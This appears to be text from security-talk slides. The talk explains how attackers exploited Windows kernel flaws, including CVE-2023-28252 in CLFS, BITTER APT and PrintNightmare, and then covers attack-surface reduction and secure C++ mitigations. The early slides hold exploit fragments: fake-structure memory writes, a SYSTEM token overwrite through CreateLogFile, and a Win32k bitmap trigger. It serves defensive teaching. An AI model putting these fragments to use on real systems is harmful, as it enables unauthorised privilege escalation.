*(UINT64*)0x5001020 = fnClfsEarlierLsn;  
*(UINT64*)0x5001028 = fnClfsEarlierLsn;  
*(UINT64*)0x5001030 = fnClfsEarlierLsn;  
*(UINT64*)0x5001038 = fnClfsEarlierLsn;  
*(UINT64*)0x5001040 = fnClfsEarlierLsn;  
*(UINT64*)0x5000068 = fnClfsMgmtDeregisterManagedClient;  
*(UINT64*)0x5000048 = 0x5000400;  
*(UINT64*)0x5000400 = 0x5001300;  
*(UINT64*)0x5000448 = para_PipeAttributeobjInkernel + 0x18;  
*(UINT64*)0x5001328 = fnClfsEarlierLsn;  
*(UINT64*)0x5001308 = fnSeSetAccessStateGenericMapping;
```

CVE-2023-28252 Exploitation

What is going on?

CClfsBaseFilePersisted::WriteMetadataBlock will proceed to use the retrieved value from the rgBlocks array as a pointer to the _CLFS_LOG_BLOCK_HEADER structure to increment LogBlockHeader->Record[0]->DumpCount and LogBlockHeader->Usn

CClfsBaseFilePersisted::WriteMetadataBlock can write to that attacker controlled location.

Can be used to:

- Corrupt a kernel object
- Obtain kernel read/write privileges if the address of the desired object is sprayed in the right location in the memory.

rgBlocks (len 0x90)

0x00	CLFS_METADATA_BLOCK block0
0x18	CLFS_METADATA_BLOCK block1
0x30	CLFS_METADATA_BLOCK block2
0x48	CLFS_METADATA_BLOCK block3
0x60	CLFS_METADATA_BLOCK block4
0x78	CLFS_METADATA_BLOCK block5
Out of Bounds Write	

CVE-2023-28252 Exploitation

What is going on?

It corrupts another specially crafted base log file object in a way that a fake element of the base log file gets treated as a real one.

_CLFS_CONTAINER_CONTEXT stored in base log files and contains a field for storing a kernel pointer.

```
typedef struct _CLFS_CONTAINER_CONTEXT
{
    CLFS_NODE_ID cidNode;
    ULONGLONG cbContainer; 0x05000000
    CLFS_CONTAINER_ID cidContainer;
    CLFS_CONTAINER_ID cidQueue;
    union
    {
        CClfsContainer* pContainer;
        ULONGLONG ullAlignment;
    };
    CLFS_USN usnCurrent;
    CLFS_CONTAINER_STATE eState;
    ULONG cbPrevOffset;
    ULONG cbNextOffset;
} CLFS_CONTAINER_CONTEXT,
*PCLFS_CONTAINER_CONTEXT;
```


CVE-2023-28252 Exploitation

Overwrite process token

Using the system token collected from the pipe memory

Call CreateLogFile repeatedly to overwrite the current process token with the system token.

```
*(UINT64*)0x100000007 = System_token_value;  
*(UINT64*)0x5000448 = g_EProcessAddress +  
token_offset - 8; // target wire address  
CreateLogFile(stored_name_CreateLog, GENERIC_READ | GENE  
RIC_WRITE | DELETE, FILE_SHARE_READ, 0, 3, 0);  
  
*(UINT64*)0xFFFFFFFF = 0x1458;  
*(UINT64*)0x100000007 = 0164;  
*(UINT64*)0x5000448 = CLFS_kernelAddrArray + 0x390;  
CreateLogFile(stored_name_CreateLog, GENERIC_READ |  
GENERIC_WRITE | DELETE, FILE_SHARE_READ, 0,  
OPEN_EXISTING, 0);
```

BITTER APT group

Who are they?

A suspected South Asian cyber espionage threat group that has been active since at least 2013. BITTER has targeted government, energy, and engineering organizations in Pakistan, China, Bangladesh, and Saudi Arabia.

Name coined from the Command and Control headers containing "BITTER."



BITTER APT group

CVE-2021-28310

- Used for privilege escalation
- Out-of-bounds (OOB) write vulnerability in dwmcore.dll, which is part of Desktop Window Manager (dwm.exe)
- Attacker grooms the heap in the dwm.exe
- Attacker controlled data at a controlled offset using DirectComposition API
 1. `storageOffset == this->properties[propertyId]->offset & 0x1FFFFFFF`
 2. `this->properties[propertyId]->type == type`

CVE-2021-1732

- Used for privilege escalation
- Win32k (win32kfull.sys) window object type confusion leading to an OOB (out-of-bounds) write
- ClientAllocWindowClassExtraBytes callback in win32kfull!CreateWindowEx
- Attacker can modify the kernel struct member to offset and the callback returns an arbitrary value

PrintNightmare & Russia State-Sponsored Threat Actor

CVE-2021-1675 and CVE-2021-34527

- Remote code execution in Windows Print Spooler
- Privilege escalation vulnerability to get Admin/System privileges
- Use a malicious DLL to escalate privilege
- Remotely inject DLLs using RpcAsyncAddPrinterDriver



Raspberry Robin Malware and Ransomware

CVE-2020-1054

- Used for privilege escalation
- Win32k OOB (out-of-bounds) write from non-paged pointer dereference
- Used by different Exploit kits in the past
- Craft a bitmap object as the OOB target

```
HBITMAP r1 = CreateCompatibleBitmap(r0, 0x9f42, 0xa);  
SelectObject(r0, r1);  
DrawIconEx(r0, 0x0, 0x0, 0x30000010003, 0x0,  
0xfffffffffebfffc, 0x0, 0x0, 0x6);
```

CVE-2021-1732

- Seen on an earlier BITTER APT slide



What is Your Attack Surface?

Start by defining Trust Boundaries

What is a Trust Boundary?

Anytime there is a crossing of the trust between an untrusted component to a trusted component

Defining Trust Boundaries

Downloads from
the internet

Network interfaces
(ports and drivers)

Inter-process
Communication
(COM, RPC, Pipes,
Shared Memory)

Parsing

Deserialization

Filesystem access
(Configuration
Files)

Sandbox interfaces
(Shared memory,
ports)

Authentication

Logging

Cryptographic keys

Kernel Drivers
(IOCTL)

Message Queue
Systems

Attack Surface Reduction


Know your attack surface

- Threat modeling
- AttackSurfaceAnalyzer - <https://github.com/microsoft/AttackSurfaceAnalyzer>


Isolate problematic areas

- Handling untrustworthy data
- IPC, Parsing, Network connections

App Scenario



App Scenario



Attack Surface Reduction

Code

- Limit user input
- Enable compiler security options
- Reduce code complexity i.e. concurrency
- Use safe and trusted libraries

Architecture


- Minimize the use of privileged process and accounts
- Isolate untrusted inputs

Management

- Keep dependencies up to date
- Use static code analysis tools built into your CI/CD pipeline
- Use fuzzing in your CI/CD pipeline

Strategies for Secure C++ Development

Exploit Mitigation Timeline



Exploit Mitigation Timeline



Current Defensive Strategies

Control flow high-jacking


- Control Flow Guard
- Shadow Stack (Control-flow Enforcement Technology (CET))

Arbitrary code generation

- Code Integrity Guard (CIG)
- Arbitrary Code Guard (ACG)

*See later slides for other compiler hardening options

The "Rule of Two"



Currently adopted by



Untrustworthy Input

Parsers (JSON, XML, Binary, etc.)

